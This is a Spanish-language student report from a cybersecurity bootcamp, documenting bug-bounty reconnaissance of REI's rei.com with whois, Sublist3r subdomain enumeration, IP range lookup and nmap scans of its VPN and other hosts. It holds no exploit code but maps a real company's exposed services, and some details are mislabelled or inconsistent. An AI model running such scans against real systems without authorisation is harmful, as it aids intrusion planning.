José Benito Ibarria Topete

Módulo de Red Team

VII Full Stack Cyber Security Bootcamp

KeepCoding

23-06-2024

Introducción:

Este informe detalla una práctica integral de Red Team realizada como ejercicio final del módulo correspondiente en un bootcamp de ciberseguridad. La práctica se divide en dos ejercicios principales que abarcan aspectos cruciales de las operaciones de Red Team:

1. Reconocimiento y enumeración de la infraestructura de Recreational Equipment, Inc. (REI) en el contexto de un programa de Bug Bounty.
2. Construcción de un laboratorio con máquinas Windows y Linux para simular un escenario de Command and Control (C2).

Estos ejercicios están diseñados para aplicar habilidades y técnicas fundamentales en el campo de la seguridad ofensiva, incluyendo recopilación de información, enumeración de activos, escaneo de vulnerabilidades, tunelización SSH, y configuración de infraestructura C2. La práctica enfatiza la importancia de seguir metodologías éticas y legales, operando dentro de los límites establecidos por los programas de Bug Bounty y utilizando entornos controlados para las pruebas de penetración.


Ejercicio 1

Recreational Equipment, Inc. (REI), conocida comúnmente como REI, es una corporación estadounidense de servicios minoristas y de recreación al aire libre. La empresa tiene presencia en línea a través del dominio `rei.com`. Como parte de un ejercicio de planificación y reconocimiento, hemos decidido realizar actividades de enumeración y análisis de seguridad sobre esta empresa en el marco de un programa de Bug Bounty gestionado por HackerOne.

El objetivo de este ejercicio es realizar una planificación y un primer reconocimiento para definir objetivos sobre la infraestructura de REI. Es importante destacar que todas las actividades realizadas están basadas en lo que la empresa permite hacer en su programa de Bug Bounty, asegurando que cualquier proceso de red team no se salga del scope ya definido.

Descripción del Programa de Bug Bounty


REI participa en un programa de recompensas por errores (Bug Bounty) en HackerOne, donde permite a los investigadores de seguridad realizar pruebas controladas y documentadas sobre sus sistemas. En este contexto, estamos realizando actividades de enumeración y análisis para identificar activos clave, rangos de red, y posibles vectores de acceso.



Actividades Realizadas

Obtención de Información Básica del Dominio:

- Utilizamos el comando `whois` para obtener información básica del dominio `rei.com`.




Obteniendo los siguientes resultados:

- Dominio: rei.com
- Registrador: CSC Corporate Domains, Inc.
- Fecha de creación: 13 de marzo de 1996
- Fecha de expiración: 14 de marzo de 2025

- Servidores de nombres: EDNS3.ULTRADNS.BIZ, EDNS3.ULTRADNS.COM, EDNS3.ULTRADNS.NET, EDNS3.ULTRADNS.ORG, NS17.ULTRADNS2.COM, NS17.ULTRADNS2.ORG

Enumeración de Subdominios:

- Utilizamos la herramienta `Sublist3r` para enumerar los subdominios asociados con `rei.com`.



Resultados:

- El total de subdominios encontrados es: 281
- Dominios más importantes identificados: www.rei.com, api.rei.com, secure.rei.com, vpn.rei.com, mail.rei.com, portal.rei.com, partners.rei.com

Clasificación de Activos Clave

A continuación, se presenta una clasificación de los subdominios identificados según su importancia para las operaciones de REI.

1. **Dominios Principales:**
    - www.rei.com: Sitio web principal de REI.
2. **Servicios Web:**

- desktop.rei.com: Portal interno para empleados o socios.

3. **Servicios internos:**

- engineering.rei.com: Servicio de correo electrónico de REI.


4. **Red Privada Virtual (VPN):**

- vpn.rei.com: Servicio VPN utilizado por empleados para acceder a la red interna de forma segura.

5. **Servicios de Socios:**
    - partners.rei.com: Portal de socios para colaboraciones y negocios.


Limpieza de Subdominios:

- Creación y ejecución de un script en Bash para limpiar los resultados de la enumeración de subdominios.



Identificación de Rangos de IP:

- Utilizamos bgp.he.net para identificar los rangos de IP asociados con rei.com.
- **Resultados:**
    - Rango de IP: 23.218.188.0/22 - AS16625 - Akamai Technologies, Inc.
    - Rango de IP: 23.192.0.0/11 - AS20940 - Akamai International B.V.




Escaneo Activo

Al ejecutar un escaneo activo con nmap intentamos identificar los servicios y posibles vulnerabilidades en los dominios principales que son:

- www.rei.com
- vpn.rei.com
- engineering.rei.com
- desktop.rei.com
- 129.149.28.0/22

Enumeración activa al dominio www.rei.com

nmap -p 1-1024,8080,8443 -sC -sV -T4 -v www.rei.com




Resultados Obtenidos:

- **Puertos Abiertos:**
  - **80/tcp**: Servicio HTTP
  - **443/tcp**: Servicio HTTPS
- **Detalles del Certificado SSL:**
  - **Subject:** commonName=*.rei.com, organizationName=Recreational Equipment Inc., stateOrProvinceName=Washington, countryName=US
  - **Issuer:** DigiCert TLS RSA SHA256 2020 CA1, organizationName=DigiCert Inc, countryName=US
  - **Subject Alternative Name:** DNS:*.rei.com, DNS .com
  - **Public Key Algorithm:** RSA
  - **Public Key bits:** 256
  - **Signature Algorithm:** sha256WithRSAEncryption
  - **Valido desde:** 2023-11-17
  - **Valido hasta:** 2024-11-20

Enumeración activa al dominio vpn.rei.com

nmap -p 1-1024,8080,8443 -sC -sV -T4 -v vpn.rei.com




Resultados:

- **Puertos Abiertos:**
  - **80/tcp**: Servicio HTTP
  - **443/tcp**: Servicio HTTPS
- **rDNS record:** cust-64.79.147.67.switchnap.com
- **Detalles del Certificado SSL:**
  - **Subject:** commonName=vpn.rei.com, organizationName=Recreational Equipment Incorporated, stateOrProvinceName=Washington, countryName=US
  - **Issuer:** DigiCert Global G2 TLS RSA SHA256 2020 CA1, organizationName=DigiCert Inc, countryName=US
  - **Subject Alternative Name:** DNS .rei.com, DNS .rei.com, DNS .rei.com, DNS .rei.com
  - **Public Key type:** RSA
  - **Public Key bits:** 2048
  - **Signature Algorithm:** sha256WithRSAEncryption
  - **Valido desde:** 2024-04-11
  - **Valido hasta:** 2025-04-10
- **Servicios Identificados:**
  - **80/tcp (HTTP):**
    - Servicio: Palo Alto GlobalProtect Gateway httpd
    - Métodos Soportados: GET, HEAD, POST, OPTIONS
    - Redirección a HTTPS.
  - **443/tcp (HTTPS):**
    - Servicio: Palo Alto GlobalProtect Gateway httpd
    - Métodos Soportados: GET, HEAD, POST
    - Certificado SSL detectado y analizado.

Enumeración activa al dominio vpn.rei.com

nmap -p 1-1024,8080,8443 -sC -sV -T4 -v desktop.rei.com



Resultados:

- **Puertos Abiertos:**
  - **80/tcp**: Servicio HTTP
  - **443/tcp**: Servicio HTTPS
  - **8443/tcp**: Servicio HTTPS Alternativo
- **Servicios Identificados:**
  - **80/tcp (HTTP):**
    - Servicio: Desconocido
    - Métodos Soportados: GET, HEAD, POST, OPTIONS
    - Favicon: Unknown favicon MD5: C6ACEDAFF906029FC5455D9EC52C7F42
    - Redirección a HTTPS
  - **443/tcp (HTTPS):**
    - Servicio: Palo Alto GlobalProtect Gateway httpd
    - Métodos Soportados: GET, HEAD, POST
    - Certificado SSL detectado y analizado:
      - **Subject:** commonName=desktop.rei.com, organizationName=Recreational Equipment Incorporated, stateOrProvinceName=Washington, countryName=US
      - **Issuer:** DigiCert Global G2 TLS RSA SHA256 2020 CA1, organizationName=DigiCert Inc, countryName=US
      - **Subject Alternative Name:** DNS .rei.com, DNS .rei.com, DNS .rei.com
      - **Public Key type:** RSA
      - **Public Key bits:** 2048
      - **Signature Algorithm:** sha256WithRSAEncryption
      - **Valido desde:** 2023-11-01
      - **Valido hasta:** 2024-11-05
  - **8443/tcp (HTTPS Alternativo):**
    - Servicio: Palo Alto GlobalProtect Gateway httpd
    - Métodos Soportados: GET, HEAD, POST, OPTIONS
    - Certificado SSL detectado y analizado:

- **Subject:** commonName=desktop.rei.com, organizationName=Recreational Equipment Incorporated, stateOrProvinceName=Washington, countryName=US
- **Issuer:** DigiCert Global G2 TLS RSA SHA256 2020 CA1, organizationName=DigiCert Inc, countryName=US
- **Subject Alternative Name:** DNS.rei.com, DNS.rei.com, DNS .rei.com
- **Public Key type:** RSA
- **Public Key bits:** 2048
- **Signature Algorithm:** sha256WithRSAEncryption
- **Valido desde:** 2023-11-01
- **Valido hasta:** 2024-11-05

- **Fingerprint Strings:**
  - El servicio en el puerto 443 y 8443 devolvió un error "400 Bad Request" con varios encabezados de seguridad:
  - X-XSS-Protection: 1; mode=block
  - Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
  - X-Frame-Options: SAMEORIGIN
  - Content-Security-Policy: default-src 'self';font-src 'self' data:;script-src 'self' 'unsafe-inline' 'unsafe-eval' data:;style-src 'self' 'unsafe-inline';img-src 'self' blob: data:
  - X-Content-Type-Options: nosniff

Tenemos una salida del servidor en los puertos 443 y 8443 de desktop.rei.com que devuelve un error "400 Bad Request" para solicitudes mal formateadas y está configurado con varios encabezados de seguridad que protegen contra una variedad de ataques web, incluyendo XSS, clickjacking, y otros ataques de inyección de contenido.

Enumeración activa al dominio engineering.rei.com

nmap -p 1-1024,8080,8443 -sC -sV -T4 -v engineering.rei.com

Resultados:


- **Puertos Abiertos:**
  - **80/tcp**: Servicio HTTP
  - **443/tcp**: Servicio HTTPS
- **Servicios Identificados:**
  - **80/tcp (HTTP):**
    - Servicio: Amazon CloudFront httpd
    - Métodos Soportados: GET, HEAD
    - Encabezados del Servidor: CloudFront
    - Redirección a HTTPS (https://engineering.rei.com/)
  - **443/tcp (HTTPS):**
    - Servicio: Amazon CloudFront httpd
    - Métodos Soportados: GET, HEAD
    - Certificado SSL detectado y analizado:
      - **Subject:** commonName=engineering.rei.com
      - **Subject Alternative Name:** DNS .rei.com
      - **Issuer:** Amazon RSA 2048 M02, organizationName=Amazon, countryName=US

